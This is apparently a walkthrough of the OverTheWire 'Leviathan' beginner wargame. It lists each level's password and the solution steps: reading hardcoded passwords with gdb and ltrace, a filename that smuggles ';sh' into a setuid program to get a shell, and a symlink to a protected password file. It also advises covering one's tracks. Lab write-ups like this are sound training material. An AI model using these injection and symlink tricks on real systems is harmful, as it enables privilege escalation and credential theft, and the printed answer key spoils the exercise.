# Leviathan

### Dare you face the lord of the oceans?

Leviathan is a wargame that has been rescued from the demise of **intruded.net**, previously hosted on leviathan.intruded.net. **Big thanks to adc, morla and reth** for their help in resurrecting this game!

What follows below is the original description of leviathan, copied from intruded.net:

Summary:

Difficulty: 1/10

Levels: 8

Platform: Linux/x86

Author:

Anders Tonfeldt

Special Thanks:

We would like to thank AstroMonk for coming up with a replacement idea for the last level,

deadfood for finding a leveljump and Coi for finding a non-planned vulnerability.

Description:

This wargame doesn't require any knowledge about programming - just a bit of common

sense and some knowledge about basic \*nix commands. We had no idea that it'd be this

hard to make an interesting wargame that wouldn't require programming abilities from

the players. Hopefully we made an interesting challenge for the new ones.

Leviathan’s levels are called **leviathan0, leviathan1, … etc.** and can be accessed on **leviathan.labs.overthewire.org** through SSH on port 2223.

To login to the first level use:

Username: leviathan0

Password: leviathan0

Data for the levels can be found in **the homedirectories**. You can look at **/etc/leviathan\_pass**for the various level passwords.


# Leviathan Level 0 → Level 1

There is no information for this level, intentionally.

ssh leviathan.labs.overthewire.org -p 2223 -l leviathan0

leviathan0

cat .backup/bookmarks.html | grep leviathan



Password for next level is:

rioGegei8m

# Leviathan Level 1 → Level 2


There is no information for this level, intentionally.

ssh leviathan.labs.overthewire.org -p 2223 -l leviathan1

rioGegei8m

There is an executable file when disassembled using gdb the password turn out to be:

*sex*




Which returns a shell.

Running *whoami*  shows that we are *leviathan2.*

Run /bin/bash to get a bash prompt.

cd /etc/leviathan\_pass

cat leviathan2



ougahZi8Ta

# Leviathan Level 2 → Level 3

There is no information for this level, intentionally.


Access from Level1

First let’s get password for Level2

cd /etc/leviathan\_pass

cat leviathan2

There is an executable file name printfile




ssh leviathan.labs.overthewire.org -p 2223 -l leviathan2

ougahZi8Ta

touch "/tmp/ku/test;sh"

./prinfile "/tmp/ku/test;sh"



Run /bin/bash to get a bash prompt.

cd /etc/leviathan\_pass

cat leviathan3

*Ahdiemoo1j*

*rm -rf /tmp/ku/* Always remember to cover your tracks


# Leviathan Level 3 → Level 4

There is no information for this level, intentionally.

ssh leviathan.labs.overthewire.org -p 2223 -l leviathan3

Ahdiemoo1j


Running ltrace on the command you’ll see there is an extra if condition for no reason,



We can see the password is

snlprintf

Running the file again:




We have the shell we can get password as in previous stages.

# Leviathan Level 4 → Level 5

There is no information for this level, intentionally.

ssh leviathan.labs.overthewire.org -p 2223 -l leviathan4

vuH0coox6m



We see there is a .trash folder which as an executable “bin”

Running bin we get a binary value converting the binary we get:


Tith4cokei

# Leviathan Level 5 → Level 6

There is no information for this level, intentionally.

ssh leviathan.labs.overthewire.org -p 2223 -l leviathan5

Tith4cokei



Creating a symbolic link with the password file.

ln -s /etc/leviathan\_pass/leviathan6 /tmp/file.log




# Leviathan Level 6 → Level 7


There is no information for this level, intentionally.

ssh leviathan.labs.overthewire.org -p 2223 -l leviathan6

UgaoFee4li



Passing the value 7123 we get shell:



ahy7MaeBo9

ssh leviathan.labs.overthewire.org -p 2223 -l leviathan7

ahy7MaeBo9

